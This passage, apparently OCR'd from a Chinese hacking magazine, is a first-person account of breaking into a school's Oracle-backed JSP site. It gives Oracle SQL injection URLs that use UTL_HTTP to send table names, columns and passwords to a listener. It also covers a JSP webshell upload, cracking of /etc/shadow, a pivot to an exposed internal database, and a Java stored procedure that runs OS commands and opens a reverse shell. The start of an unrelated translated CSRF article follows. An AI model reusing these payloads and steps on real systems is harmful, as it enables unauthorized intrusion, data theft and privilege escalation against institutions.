


图3

之后提交"http://xx.xx.xx.cn/xx//work/firstpage/inject.jsp?type=

答疑时间&index=180%20 and%20%20UTL_HTTP.request('http://xx.xx.xx.xx.xx:5555/'||(select%20TABLE_NAME%20from%20all_tables%20where%20owner='XX'%20and TABLE_NAME<>'ABORT_SCHOOL' and%20rownum=1))=1",以此类推返回我们想要猜解的表名LRN_SYSADMIN_INFO。

提交"http://xx.xx.xx.cn/xx//work/firstpage/inject.jsp?type=答疑时间&index=180%20and %20%20UTL_HTTP.request('http://xx.xx.xx.xx:5555/'||(select COLUMN_NAME from user_tab_ columns where table_name='LRN_SYSADMIN_INFO' and rownum=1))=1",返回第一个字段ID,接下来爆第二个字段,提交"http://xx.xx.xx.cn/xx//work/firstpage/inject.jsp?type=答疑时间&index=180%20and%20%20UTL_HTTP.request('http://xx.xx.xx.xx:5555/'||(select COLUMN_ NAME from user_tab_columns where table_name='LRN_SYSADMIN_INFO' and COLUMN _NAME<>'ID' and rownum=1))=1",爆出第二个字段,直到爆完,如图4所示。




图4

最后是爆字段值,提交"http://xx.xx.xx.cn/xx//work/firstpage/inject.jsp?type=答疑时间&index=180%20and%20UTL_HTTP.request('http://xx.xx.xx.xx:5555/'||(select%20NAME%20from%20LRN_TEACHER_INFO%20where%20rownum=1))=1",取得name值,然后爆password值,如图5所示。




图5

至此,猜解过程完毕!不过在实际入侵过程中,还是遇到了一些麻烦,比如提交参数实在太长,超过了Get允许提交参数的长度限制。我实际提交的参数如下:

```
http://xx.xx.xx.cn/xx//work/firstpage/inject.jsp?type=答疑时间&index=180%20and%20%20UTL_HTTP.request('http://xx.xx.xx.xx:5555/'||(select%20TABLE_NAME%20from%20all_tables%20where%20owner='XX'%20AND%20TABLE_NAME<>'ABORT_SCHOOL'%20AND%20TABLE_NAME<>'ARTICLE'%20AND%20TABLE_NAME<>'BOOKNUM_EXCEL_INFO'%20AND%20TABLE_NAME<>'CHANGE_MAJOR_RECORD'%20AND%20TABLE_NAME<>'CONTENT_URL'%20AND%20TABLE_NAME<>'COURSE_MAJOR_RELATION'%20AND%20TABLE_NAME<>'FTP_USER'%20AND%20TABLE_NAME<>'GLOBAL_FLAG'%20AND%20TABLE_NAME<>'GLOBAL_VOTE_CONTENT'%20AND%20TABLE_NAME<>'GLOBAL_VOTE_STAT'%20AND%20TABLE_NAME<>'GLOBAL_VOTE_TOPIC'%20AND%20TABLE_NAME<>'IMPNOTE'%20AND%20TABLE_NAME<>'LRN_COURSEWARE_INFO'%20AND%20TABLE_NAME<>'LRN_COURSEWARE_TYPE'%20AND%20TABLE_NAME<>'LRN_COURSE_ACTIVE'%20AND%20TABLE_NAME<>'LRN_COURSE_BOOK'%20AND%20TABLE_NAME<>'LRN_COURSE_CWARE'%20AND%20TABLE_NAME<>'LRN_COURSE_INFO'%20AND%20TABLE_NAME<>'LRN_COURSE_TYPE'%20AND%20TABLE_NAME<>'LRN_DELAY_INFO'%20AND%20TABLE_NAME<>'LRN_DEP_INFO'%20AND%20TABLE_NAME<>'LRN_EDU_TYPE'%20AND%20TABLE_NAME<>'LRN_ELECTIVE'%20AND%20TABLE_NAME<>'LRN_GRADE_INFO'%20AND%20TABLE_NAME<>'LRN_LOGS'%20AND%20TABLE_NAME<>'LRN_MAJOR_INFO'%20AND%20TABLE_NAME<>'LRN_MANAGER_INFO'%20AND%20TABLE_NAME<>'LRN_MANAGER_LOGS'%20AND%20TABLE_NAME<>'LRN_MODELGROUP_INFO'%20AND%20TABLE_NAME<>'LRN_MODIFY_TIME'%20AND%20TABLE_NAME<>'LRN_NEWS_INFO'%20AND%20TABLE_NAME<>'LRN_NEWS_MANAGER'%20AND%20TABLE_NAME<>'LRN_NEWS_TYPE'%20AND%20TABLE_NAME<>'LRN_NOTEBOOK_INFO'%20AND%20TABLE_NAME<>'LRN_OFFICE_INFO'%20AND%20TABLE_NAME<>'LRN_PREREGISTER_INFO'%20AND%20TABLE_NAME<>'LRN_RECRUIT_TIME'%20AND%20TABLE_NAME<>'LRN_REGISTER_INFO'%20AND%20TABLE_NAME<>'LRN_RESULTS_INFO'%20AND%20TABLE_NAME<>'LRN_RESULTS_TYPE'%20AND%20TABLE_NAME<>'LRN_RIGHTGROUP_INFO'%20AND%20TABLE_NAME<>'LRN_RIGHT_INFO'%20AND%20TABLE_NAME<>'LRN_SEMESTER_INFO'%20AND%20TABLE_NAME<>'LRN_SITENEWS_INFO'%20AND%20TABLE_NAME<>'LRN_SITE_INFO'%20AND%20TABLE_NAME<>'LRN_SYSADMIN_INFO'%20
```

```
AND%20TABLE_NAME<>LRN_TEACHER_COURSE%20
AND%20TABLE_NAME<>LRN_TEACH_COURSEAND
rownum=1))=1
```

尝试用工具Post提交超长URL来猜解数据，不过没成功，后来还是用注入工具来一个一个猜解，才猜完所有表名。根据我的实战经验，发现在猜解过程中用nbsi比用pangoin速度要快！

还有个问题是，name字段值采用的是汉字编码，无论是用nbsi还是用穿山甲注入，都是乱码，采用nc接收的数据形式也为乱码。最后查看Oracle函数，才找到了如下的解决办法：

```
and UTL_HTTP.request('http://xx.xx.xx.xx:5555/'||(select ASCII(SUBSTR(NAME,1,1)) from LRN_MANAGER_INFO where rownum=1))=1
and UTL_HTTP.request('http://xx.xx.xx.xx:5555/'||(select ASCII(SUBSTR(NAME,2,1)) from LRN_TEACHER_INFO where rownum=1))=1
```

如图6所示，采用ASCII编码的方式，编码字段值，然后根据nc反弹回来的数据，此处为ASCII码49057，将ASCII码还原成字符，终于完美解决了中文字符猜解过程。此外还有第三个问题，在提交URL注入过程中一定要注意大小写，Oracle对表名、字段名大小写是敏感的。




图6

进入后台之后，发现后台没有可利用的地方，主要是数据库应用程序池的配置，但在前台可以看到上传的图片，还有一些新闻，因此重新破解其他老师的账号，进入老师管理页面之后，终于在编辑课件处找到一个可以上传的地方。JSP的上传，很少有过滤，直接上传JSPShell，如图7所示。




图7

上传成功之后，执行id，直接为Root权限，不必提权了，如图8所示。




图8

迅速cat下其shadow，然后在本地john the ripper，由于之前见识过学校的20多位随机密码，所以我破了一会就不再继续尝试。

在shell上执行ifconfig，发现为双网卡，数据库连接地址为另一台内网Oracle服务器，JSPShell连不上，可能是JSPShell数据库模块功能问题。不过很可惜，学校在网络划分上出现了问题，通过扫描此段1521端口，我找到了这个Oracle数据库服务器的外网IP，然后根据resin中配置的数据库密码，执行sid，用SQLPlus连接上去。执行如下命令：

```
SQL> select * from session_roles;
ROLE
------------------------------------------------------------
CONNECT
DBA
SELECT_CATALOG_ROLE
HS_ADMIN_ROLE
EXECUTE_CATALOG_ROLE
DELETE_CATALOG_ROLE
EXP_FULL_DATABASE
IMP_FULL_DATABASE
GATHER_SYSTEM_STATISTICS
WM_ADMIN_ROLE
JAVA_ADMIN

ROLE
------------------------------------------------------------
JAVA_DEPLOY
XDBADMIN
OLAP_DBA
```

显示为DBA权限，相当于MSSQL的SA。DBA是可以通过调用Java执行系统命令的，通过创建存储过程，建立函数，利用Oracle调用Java执行命令。具体代码如下：

```
create or replace and compile
```

```
java source named "Util"
as
import java.io.*;
import java.lang.*;
public class Util extends Object
{
public static int RunThis(String args)
{
Runtime rt = Runtime.getRuntime();
intrc = -1;
try
{
Process p = rt.exec(args);
int bufSize = 4096;
BufferedInputStream bis =
new BufferedInputStream(p.getInputStream(),
bufSize);
int len;
byte buffer[] = new byte[bufSize];
// Echo back what the program spit out
while ((len = bis.read(buffer, 0, bufSize)) != -1)
System.out.write(buffer, 0, len);
rc = p.waitFor();
}
catch (Exception e)
{
e.printStackTrace();
rc = -1;
}
finally
{
return rc;
}
}
}
```

之后建立函数，代码如下：

```
create or replace
function RUN_CMD(p_cmd in varchar2) return
number
as
language java
name 'Util.RunThis(java.lang.String) return integer';
```

再建立一个过程调用函数，代码如下：

```
create or replace procedure RC(p_cmd in varchar2)
as
x number;
begin
x := run_cmd(p_cmd);
end;
variable x number;
set serveroutput on
exec dbms_java.set_output(100000);
grant javasyspriv to system;
exec :x := RUN_CMD('/bin/ls');
```

最后成功利用Oracle执行系统命令。执行id命令，发现为Oracle用户权限，比较低，试着利用Oracle反弹一个低权限的shell回本机，成功！如图9、图10、图11和图12所示。




图9




图10




图11




图12

执行命令“uname a”，可得到如下结果：

```
Linux localhost.localdomain 2.4.20-8smp #1 SMP
Thu Mar 13 17:45:54 EST 2003 i686 686 i386 GNU/Linux
```

通过wget下载exp提权，由于版本问题，提权未成功。至此对服务器的入侵检测也就告一段落了。后来我按图索骥，找到了这套系统的研发单位，在其客户列表里，找到了很多高校及政府机构，无一例外，全部存在此漏洞，危害实在太大，希望此研发单位多注意此问题。

本次入侵检测重点还是在Oracle注入点的利用，通过这个检测，我对Oracle的攻击有了进

一步的认识。此次检测大部分的时间都是在研究Oracle语句以及SQL的调试，有了很大进步。服务器被攻陷主要还是在脚本过滤不严，上传过滤不严，还有就是Resin权限没控制好，导致JSP脚本直接为Root，再就是内网数据库居然暴露在外。后来发现两台服务器用的版本都一模一样，或许得到了主站密码就可以登录数据库了。

前置知识：无
关键词：脚本、跨站、令牌

动态跨站请求伪造攻击剖析



文/Nathan Hamiel 译/小小杉

跨站请求伪造(Cross-Site Request Forgery，CSRF)通常称为重放攻击或静态攻击，在这些攻击中，攻击者常使用标记语言、JavaScript脚本等迫使客户端浏览器在用户未知的情况下，对受影响的站点执行已知的可重复的时段内攻击(in-session)。

在每次会话(Per-Session)或每次请求(Per-Request)的过程中，客户端都使用独立的令牌，从而使攻击者无法监听令牌，同时校验其他浏览器的行为，如涉及的URL地址等手段，从而有效抵御CSRF的攻击。

本文描述了许多构建"动态"CSRF的攻击办法。即通过对目标伪造惟一请求来实现，甚至在不存在跨站脚本或跨域问题的情景中也可以实现。

经典的跨站请求伪造攻击

